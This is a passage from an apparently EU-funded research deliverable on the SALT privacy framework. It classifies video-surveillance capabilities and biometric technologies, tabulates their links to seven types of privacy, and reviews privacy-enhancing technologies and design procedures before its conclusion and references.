

Figure 13: Classification framework of video-surveillance system

This approach is close to the one held within the traditional OSI model (Open System Interconnection) dedicated to distributed communication system: the global system is decomposed in layers each relying on the lower one.

This approach of video-surveillance technology presents sound interest for somebody looking for a rational and systematic decomposition within sub-parts of a video-surveillance system. Nevertheless, even if fully relevant, this decomposition is not really discriminant regarding the main purposes of this document (links to privacy), for 2 main reasons:

- A given video-surveillance system can be used in very different ways and following very different goals. Even if very similar from a technical point of view, 2 systems can affect end-users and stakeholders in very different ways,
- Within the technical decomposition presented above, most of the potential privacy harms would concentrate in few of the items of classification (mainly in the application layer).

Concretely, a very simple illustrative example of this is found by considering a simple camera with average performances. If put on top of a 10 meter mast in the street, it may probably cause few, if any, privacy harm based on recognition of person. If put at average height of human face, it is clear that the privacy risk generated is much more important. Moreover, an important part of the privacy harms that may be caused by a surveillance system is linked to the recording and usage of records of the video streams with few dependency of the technology used.

2 types of technologies widely used within the video-surveillance systems can strongly impact the privacy harms generated: the video sensors, which capture the raw video data (at the beginning of the video chain), and the video-analytics systems, which can be used to generate additional information extracted from the streams.

Video sensors classification :

The main characteristics of video sensors that can vary are:

- Their sensibility spectrum: visible light and/or infrared light,
- Their resolution, meaning number of pixels (from CIF to Megapixel cameras)
- Their PTZ degree of liberty (zooming ratio, tilt aperture, pan aperture).

Video analytics classification:

The main types of VCA (Video Contents Analysis) algorithms that that can be used can be classified the following way:

- Detection of movement/activity within the image,
- Detection of abnormal patterns within the image:
    - Fight detection,
    - Abandoned luggage detection,
    - Wrong movement direction detection,
- Recognition of visual patterns:
    - ANPR: automatic number plate recognition,
- Tracking of a target:
    - Car tracking,
    - Person tracking.

Another way to characterize a video-surveillance system is proposed below. It is based on the capabilities of the video-surveillance system rather than on its technical performances. These

capabilities take into account all the engineering choices that have been made within the system, and not only the technical ones. This sorting appears to be more relevant than purely technical features.



Figure 14: video-surveillance systems generic missions (extract from Video Surveillance Portfolio overview, SIEMENS 2010)

It is there proposed to discriminate the video-surveillance systems (technical) capabilities using this sorting capability, and by adding the recording and live operation dimension. This leads to the classification below:

- Surveillance capability for live operation,
- Detection capability for live operation,
- Recognition capability for live operation,
- Identification capability for live operation,
- Surveillance capability within recorded streams,
- Detection capability within recorded streams,
- Recognition capability within recorded streams,
- Identification capability within recorded streams.

It will be considered by extension that the capabilities may apply to vehicles as well as to human beings.

The table below proposes a correspondence between the mission of the system and its capabilities. This analysis is performed from a generic functional point of view without prejudice to the limitations and/or obligations that may be caused by local law.



Figure 15: Correspondence between video-surveillance system example mission and its expected average capabilities

4.5.2 Biometrics systems technologies

On this subsection we are going to see which the main purposes for each biometric technology are. For that reason, we will first see the relationship between the functional and technological point of view where we can observe what kind of technology are primarily deployed depending on the context of the system.

The main contexts where a biometric system can be deployed are:

Access Control, we can use biometric systems to restrict access to a place or other resource. If the restriction is on a physical place (such a property, room or building) we are talking about *physical access control*. On the contrary, if the restriction is on a specific resource (such as computer, file/s or network) we are talking about *logical access control*.

Border control is used to secure the national borders. It can even be used to monitor or regulate the movements of the people through the borders of a country.

Forensics is the scientific method of gathering and examining information with the aim of identifying, preserving, recovering, analyzing and presenting facts in investigations. This is especially important in law enforcement where forensics is done in relation to criminal or civil law. The most common application is the analysis of evidence, such as blood, hairs, fingerprints and images from criminal cases like bank robberies, homicides and kidnappings.

ATM, the use of biometric in ATM's helps us to avoid frauds and duplications in Automated teller machine. If someone steals or credit card and also knows our PIN, they can easily withdraw cash from our account. However, if we use our own biometric characteristics instead of a PIN, it is much more difficult to manage to commit fraud or duplication.

Economical transactions, in the same way we can use biometric to strengthen security of automated transactions, and avoid frauds.

Once, we have mentioned the main context, it is time to mention the main biometric systems. In *D2.1* "*Contexts and concepts for SALT framework*" was already mentioned how the main biometric applications, that can be found in the market, work. Below, we are going to describe the context in which these technologies are typically used.

Fingerprint recognition, as we already explained on D2.1, it is the most used biometric system. For that reason, it has been deployed in a big amount of different contexts. The most widespread application where it has been installed are Physical and logical control as well as employee time and attendance monitoring. However, thanks to its small sensor size and allied to the its adaptability, it has resulted in this technology being built into numerous other devices and products including laptop computers, USB (universal serial bus) storage devices, cars, household door locks, safes, and even mobile phones. In the financial sectors these systems have been implemented to enable users to make economical transactions or to access bank ATMs (automatic teller machines) using their fingers. In addition, fingerprint recognition has been used for border control and immigration programmes, such as the airport of Hong Kong. Also, this kind of biometric is used to identify possible suspects in places where it has happened a crime.

Iris Recognition systems are also used for physical and logical access control. Nowadays, it is being used to border control and immigration purpose, such as some UK, US, Canadian and United Arab Emirates airports.

Face Recognition systems are used for physical and logical access. For example, we can deploy these systems for physical access in offices, banks and casinos, as well as to logical access such as computer systems. These systems are also used in e-passports, which contain a small integrated chip with a digitised image of the photograph and the biometric information visible on the passport. Therefore, this information can be used in conjunction with facial recognition software to confirm the identity of the person. Hence, these systems are used in border controls and forensics purposes.

Hand Recognition systems are commonly used for physical access control as well as employee time and attendance monitoring. Due to the fact that, it has not a small size, it has not been embedded in other devices such as computers. These systems are also used for border control. For example, from September 11th 2001, these system was installed at many airports in the US and Canada.

Vein Recognition is one of the most secure biometric systems as we mentioned on D2.1. This technology is increasingly being used for physical access, especially for that with a high level of security. This system is also used to verify the identity of a person in ATM cash dispensers. A variant of this system is applied only to the recognition of the veins of the finger. This variant is known as **finger vein recognition**. In fact, due to the small size of this variant, this technology can be applied to logical access control.

Ear Geometry is not a very distinctive technology for both identification and authentication. Generally, such systems are used as a supplementary technique for physical access control.

Palm print technology identifies users by their palm print, rather than the geometry. This technology is used for physical access control. A typical use of this technology is in forensic, because palms are typically found at crime scenes. In addition, some countries are using this technology for border control.

Retina scan are commonly use in physical access control. For example various intelligence agencies and government sector used this technique for identification and authentication purpose. Also, Retina scan can be used in immigration, border control and ATM where this technology is used to identify or verify the user and the prevention of frauds.

Gait technology is in its earliest stages. It can be used for video surveillance and security purposes. Also, if we use it in conjunction with other systems, we can use it to identify people.

Voice recognition is usually used in verification-based application. It can be used in protecting physical access as well as employee time and attendance monitoring. For example, the city of Baltimore has a system (based on voice recognition) on the doors of some of its city building to monitor employee access. Also, it has been deployed in the financial service sector both e-commerce and e-banking. For example, this system is used to pay for goods and services via telephone. In addition, it could be used for forensic purposes, whereby voice recordings of an individual taken when in police custody are compared with legally intercepted conversations collected as part of an investigation.

Signature recognition systems are used to authenticate electronic documents such as in hospitals, pharmacies and insurance firms. In addition, some banks use this system to verify economical transactions.

DNA identification systems have limited commercial uses and this technology is mostly used for criminal identification or forensics.

Multimodal systems can be deployed in all the contexts mentioned above in order to have more reliable systems and improve their accuracy.

Table 1 summarizes the relationship between the biometric technology and its main contexts where this technology can be deployed.

Tech \ Purpose	Physical A.Control	Logical A.Control	Border Control	Forensics	ATM	Economical transactions	Other Auth id purpose
Fingerprint Reco.	X	X	X	X	X	X	X
Iris Reco.	X	X	X				

Face Reco.	X	X	X	X			
Hand Reco.	X		X				
Vein Reco.	X	X			X		
Ear Geometry	X						
Palm print	X		X	X			
Retina Scan	X		X		X		
Gait				X			
Voice Reco.	X			X		X	
Signature Reco.						X	X
DNA				X			
Multimodal systems	X	X	X	X	X	X	X

Table 1 Biometric technology vs purpose

4.5.3 Privacy risks induced by technologies

Once we have seen the main uses of the most important technologies in biometric and the main contexts where they are deployed, we are in position to study what are the possible privacy risks caused by these technologies. For that purpose, we are going to establish a relationship between the technologies and the seven types of privacy [4].

As it was previously exposed on section 4.1 of this deliverable, **privacy of the persons** encompasses the right to keep body functions and body characteristics private. As biometric systems are extracting body characteristics, we can conclude that all the technologies previously exposed can have an impact on the privacy of the person. For instance, finger print recognition captures information related to the fingers, while face recognition, gate recognition and DNA captures information related to the face, way of walking and genomes of individuals, respectively.

Privacy of behaviour and action refers to the systematic monitoring, recording and storage of information about activities/actions that happen in public and private spaces, including sensitive issues such as sexual preferences, habits, political activities and religious practices. Through the chemical analysis of the fingerprint, we can establish a user profile. However, the fingerprint recognition in biometric uses images and not performs any chemical analysis does not affect this type of privacy. DNA sequences can reveal sensitive information about an individual and may indicate specific human qualities such as sex, sexual orientation, ethnicity, physical and mental health and predispositions to certain behaviours. Iris and Retina recognition can reveal different kind of illness which can lead certain habits. Face Recognition technology can be used to detect different habits for example in retail to know the user's profile [5]. Gait recognition system can specify different features of a person such as weight, age and even mood. The rest of technologies previously exposed do not affect to this type of privacy.

Privacy of communication is related to the interception of communications. Despite the fact that is not their main objective, voice recognition can especially be used to intercept communications. With this technology, it could be detected, monitored or recorded communications by certain individuals or communications about certain topics. In the same way, fingerprint recognition, palm print and DNA can be used to detect the person who has sent an envelope, since it is highly probable to leave his/her fingerprint, palm print or DNA (from your saliva). Even using a signature recognition system we can detect who is the person who has signed a specific document. The rest of biometric technologies included in the table [REF] are not used to intercept the different communications.

Privacy of data and image refers to individual's data are not automatically available to other individuals and organisations. In this case, instead of the technology itself the possibility that the privacy of data and image can be affected depends on the system. Specifically, how the system deals with data and how these data are used by operators and organizations with all of the associated consequences.

Privacy of thoughts and feelings can be affected by revealing people's thoughts or feelings. In the case of Fingerprint recognition, Hand recognition, vein recognition, retina recognition, Ear geometry and Palm print are not trying any kind of information which reveals any thought or feeling. On the contrary, there are others system that can impact this type of privacy. The recognition system based on iris, signature, voice or face can reveal emotional states such as fear, sadness and so on. Gait can be affected by emotional conditions such as reduced stride length and velocity.

Privacy of location and space affects the individual's right to move freely without being identified, tracked or monitored. In the same way as the privacy of data and image, instead of the technology itself the possibility that the privacy of location and space is affected depends on the system. For example, If the system keeps some kind of log showing that a person has been identified at that time and in this place, or even if this information, when the user is identified, is transferred to other system which can keep the tracking of the users.

Privacy of association is related to people's right to associate with whomever they wish without being monitored. Privacy of association differs from privacy of behaviour because it is not only about groups or organisations (e.g., political parties, trade unions, religious groups, etc.) to which we choose to belong, privacy of association also connects to groups or profiles over which we have no control, for example DNA testing can reveal that we are members of a particular ethnic group or a particular family. In the same way as the Privacy of location and space and the privacy of data and image to impact in a negative way to this kind of privacy, we will depend on the system. The violation of this type of privacy requires that once a person is identified or verified, these data are linked with another data set where you can get information to identify leaders or members of a group.

Table 2 shows the relationship between the biometric technology and the different type of privacy which can be affected.

Tech \ Privacy Risk	P. of Person	P. behaviour and action	P. of communication	P. of data and image	P. of thoughts and feelings.	P. of location and space	P. of association
Fingerprint Reco.	X		X	X*		X*	
Iris Reco.	X	X		X*	X	X*	
Face Reco.	X	X		X*	X	X*	
Hand Reco.	X			X*		X*	
Vein Reco.	X			X*		X*	
Ear Geometry	X			X*		X*	
Palm print	X		X	X*		X*	
Retina Scan	X	X		X*		X*	
Gait	X	X		X*	X	X*	
Voice Reco.	X		X	X*	X	X*	
Signature Reco.	X		X	X*	X	X*	
DNA	X	X	X	X*		X*	X
Multimodal systems	X	X	X	X*	X	X*	X

Table 2 Biometric technology VS. seven types of privacy (X depends on the system not on the technology itself)*

Table 3 presents a correspondence between the seven types of privacy and the video-surveillance systems main capabilities as identified above. Note that these privacy harms might be caused in relation with the usage of the video-surveillance system with the related feature, but that this harming can be avoided most of the time by adequate safeguarding measures.

Tech \ Privacy Risk	P. of Person	P. behaviour and action	P. of communication	P. of data and image	P. of thoughts and feelings.	P. of location and space	P. of association
Surv. Live							
Det. Live						x	
Reco. Live	X	X		x		X	X

Ident. Live	X	X	x	X	x	X	X
Surv. Record.							
Det. Record.		x		x		x	x
Reco. Record.	X	X		x		X	X
Ident. Record	X	X	x	X	x	X	X

Table 3 Correspondence between the video-surveillance system capabilities and the seven types of privacy

4.6 Privacy Integration

Privacy enhancing technologies and engineering processes are developed to mitigate the potential privacy risks induced by technologies for video surveillances and biometrics systems. Note that many technologies are two-folded, i.e., they can either harm privacy or protect privacy depending on their usage. For example, advanced video signal processing algorithms can be used for face recognition or face blurring.

In this section, we elaborate the technologies, engineering process, as well as non-technical measures that can be used to mitigate privacy risks and enhance privacy in video surveillance and biometrics systems.

4.6.1 Privacy enhancing technologies

Technology is often a double-edged sword. This means the same technology that has the potential to harm privacy can also be used to enhance it. Broadly speaking, in the context of video surveillance and biometrics system, privacy enhancing technologies (PETs) can categorized into two groups: those specific for computer visions and those general for information and communication systems.

Some interesting and promising approaches have been developed in research community for the past decade, which address the issue along the lines of software, hardware, and system architecture. As Cavallaro [26] pointed out, computer vision and signal processing techniques might be to address the privacy issues in the following ways:

- Data encryption. This can be used to prevent eavesdropping.
- Embedding privacy enhancing digital signal processor at the source of the video stream – cameras. The so-called “smart cameras” can be programmed to selectively de-identify, mask, or scramble a certain region in the video. Furthermore, smart cameras can split the video data into two streams: a metadata stream for describing objects, events, behavior, and other situations in the video; and an image stream which is the original video data. The idea is that privacy can be achieved by limiting the access to the raw video data. Instead, metadata is used to fulfill the requirement of the surveillance operators.

Although embedding privacy constraints in smart cameras is a theoretical sound solution, we can imagine that the deployment and management cost could be a big hurdle for system developers and operators to rollout such a solution in a big scale. However, the basic concept is applicable to other places in the system along the video data stream. For example, instead

of having the video privacy enhancing in the cameras, we can place such a module in the digital video recorder (DVR) to enforce privacy constraints of data access.

The solution proposed by A Senior *et al.* [27] builds privacy based on a layered access model enforced by a multi-level access control system architecture. The access model defines the access right based on the following questions: 1) what data is present, 2) has the subject given consent, 3) what form does the data take, 4) who sees the data, 5) how long is data kept, and 6) how raw is the data. The answers to these questions lead to a layered access model. Raw video stream is further processed, and information is extracted to generate versions of different image details. For example, the access model can include three layers for three types of users: ordinary users can only access statistical information, privileged users can access limited individual information, and law enforcement agencies can access raw video information. Figure 16 illustrates the concept.



Figure 16 A layered access model to the presentation of surveillance video [27]

The system architecture relies on computer vision techniques to extract metadata from the video content. Various algorithms in the video analysis subsystem process and extract required information from raw data and deliverer the results to the corresponding users. Leveraging on these algorithms, the privacy-enhanced system can use different selection and obscuration methods of rendering on video data, e.g., transforming a person into a bar, a box, or showing only the silhouette.

True privacy protection in video surveillance systems can only be achieved by a holistic approach. Since the systems by themselves are distributed and many links and interfaces exist in the system, it is very challenging to enforce privacy in large systems. It is even more challenging to enforce privacy on the data leaving the boundaries of the system. Digital Rights Management (DRM) and encryption can be the technical building blocks for protecting privacy beyond the boundary of the system. In [1], Troncoso-Pastoriza et al. exploit the hierarchical structure of MPEG-4. The MPEG-4 standard on Intellectual Property Management Protection (IPMP) descriptors are used to describe how sensitive content is encrypted. MPEG-21 Rights Expression Language (REL) is used to formulate access rights to protected video objects. Thus, even the video data leaves a “trusted” system, access rights still can be enforced by predefined privacy policies.

Due to the development in social media, recent research shows a trend towards user-centric privacy awareness building. For example, http://app.owni.fr/camera-paris/ is a website

shows the locations of registered and planned CCTV cameras in Paris as a Google Maps overlay (see a screenshot in Figure 17).



Figure 17 Screenshot of http://app.owni.fr/camera-paris

In [28], Winkler and Rinner developed a system for increasing user awareness for privacy in surveillance systems. Their proposal is to let the users to use their smartphones to collect information of the locations of surveillance cameras for camera map registration and to alert potential privacy violation. For the system to work, the cameras need to include Temper-proof Modules (TPM) to respond to user inquiries in the form of a 2-D bar code shown on the smartphone. However, beside the additional components in the backend of the system, this also requires adding trusted computing units to video cameras, which will obviously be an obstacle for wide adoption by the industry.

The above privacy technologies are mostly developed in academic environment. Nevertheless, some of them have reached the state of maturity and have been integrated as features into existing commercial video surveillance systems. For example, the IBM Smart Surveillance Solutions [IBM08] deploy video analytics-based privacy protection mechanisms including limit access to camera/function, extract information from video, and fuzzy metadata representation.

In real-life video-surveillance commonly used surveillance systems, the technical measures listed below can be implemented to ensure an adequate level of privacy:

- Dynamic masking of privacy zones built-in within the cameras. This enables to hide from real-time display and recorded streams portions of the image. This typically hides private locations that are within line of sight of systems operated by non-governmental staff,
- Access control and role management to the video-surveillance systems. This is of primary importance as this allows to fine tune the access of information only to authorized eyes,
- All IT security measures that prevent non-authorized access to data. This is of primary importance to avoid privacy harms that might be caused by unauthorized access or

diffusion of video information. These security measures are most of the time based on IT network capabilities such as mutual recognition between IT servers and on encryption of data.

It has nevertheless to be kept in mind that more than half of the privacy-protection measures are non-technical ones within video-surveillance systems.

4.6.2 Privacy enhancing procedures

In this subsection, we are going to describe the recommended procedures to choose a suitable PET option.

First of all, when an organization is going to develop a new technological system, it is necessary a complete description by the clients. In addition, it is very important to understand the criticality of the system in order to have an intuitive knowledge of the security problems. After this description of the system, we have to define the different requirements. These requirements or specifications naturally also include the requirements for the level of personal data protection. The specifications ultimately lead to a choice for a particular architecture or structure of the information system, for example, a centrally managed database or using databases of other organisations.

At this point, it is very important to analyse how important will be the processing and storage of personal data in the system. Regarding the importance of personal data processed by the system, we can classify them in three different categories:

- Identify-rich: The system processes and stores information that identifies the user.
- Identity-low: The system processes and stores information about the user, but in this case the system does not know exactly the identity of the user. For example the system can use a pseudo-identity, being a trusted party who knows the relationship between a user's true identity and his/her pseudo - identity.
- Identify-free: The system processes information about the user, but it does not store any information about the user, and during processing the system does not know the identity of the user.

After knowing the description of the system, capturing the requirements, studying the structure of the i
nformation system and the personal data processing requirements, we are in position to analyze the different PET's to improve the privacy of our system. Once, we have analyzed the different PET for the system, we detect the set of possible PET's which can improve the privacy of our system. Finally, we select the PET's that best fits with our system that will serve as input in the design and development stage. In the next figure we can observe an image about this procedure.



Figure 18: Privacy procedures

5 Conclusion

In conclusion, this report provides detailed information about the SALT framework dynamics and structures. Following D2.1 who identified the main concepts and contexts of use for SALT frameworks, this deliverable make operational those elements collected in D2.1. It shows that a SALT framework is defined as a collection of concepts and overarching principles concerning privacy in public spaces that will be used as a reference for the design of surveillance systems. Such principles integrate a variety of perspectives on this issue, namely **S**ocio-contextual and ethic**A**l, **L**egal, and **T**echnical. In addition, a SALT framework offers a framework management capability, which means that a SALT framework evolve over time, broaden its knowledge-base and are flexible so as to include new inputs from SALT experts.

To achieve that, this report showed that first SALT frameworks are knowledge-based and need data collection. Second, that this knowledge must be analyzed and represented so that it can be included in smart digital representation. Third, these representations are built in a repository which contains all the relevant knowledge for SALT framework and which can evolve over time with the management capability. Fourth and lastly, this knowledge can be processed and applied to specific systems by systems designers.

To this end, the first section of the report has provided a functional description of the three-stage process which needs to be followed so as to comply with the SALT framework, and how it would be represented and stored in a repository. It then introduced the different dynamics of the SALT frameworks, that is the different kinds of expertise which are to be taken into account so as to built a SALTed system which went through the different questionnaires regarding the socio-contextual and ethical, legal, technical, and accountability dimensions. The third section presented examples of initial inputs, that is actualizations of how those dynamics can include and how they can be represented in a digital manner, as well as use cases which illustrate how SALT framework operate in different settings.

In addition, this report has dealt with issues on interdisciplinarity, as it is not always easy from experts from different disciplines to come together and design a unique SALT framework. This report reflects on the dynamics of learning which occurred between computer scientists and legal experts. More specifically, this learning occurred in the challenge of learning how to represent in a digital manner the legal requirements. The consequence is that the SALT representation goes away from strict legal compliance as initially considered, but crafts something which occasions a reflection on legal issues. Compliance thus rests with the process instead of the result. And so it goes with socio-contextual and ethical issues. SALT frameworks provide tools to help thinking through these dimensions but do not provide straight answers to the questions it raise by itself. For that, it takes close consideration from the designer of the system and relevant stakeholders, so that these issues can be discussed collectively.

References

[1] C. Troncoso, G. Danezis, E. Kosta, and B. Preneel, “PriPAYD: Privacy Friendly Pay-as-you-drive Insurance”, *Proceedings of the 2007 ACM Workshop on Privacy in Electronic Society*.

[2] S. Minguijon-Perez, “Pay as you drive directory”. http://payasyoudrive.wordpress.com/

[3] “Alert as 170000 blood donor files are stolen”, February 2008. http://www.independent.ie/national-news/alert-as-170000-blood-donor-files-are-stolen-1294079.html

[4] R. L. Finn, D. Wright and M. Friedewald, "Seven Types of Privacy," in *European Data Protection: Coming of Age*, S. Gutwirth (ed), Dordrecht: Springer, 2013.

[5] Facial recognition service profiles customer habits, age, gender: http://www.biometricupdate.com/201211/facial-recognition-service-profiles-customer-habits-age-gender

[6] L. Bass, P. Clements and R. Kazman, *Software Architecture in Practice*, Addison-Wesley Third Edition.

[7] J. Ladrière, *L’éthique dans l’univers de la rationalité*, Artel / fides, Namur, 1997.

[8] J. Dewey, *Démocratie et éducation*, Paris, Armand Collin, 1975 (1st edit : 1916).

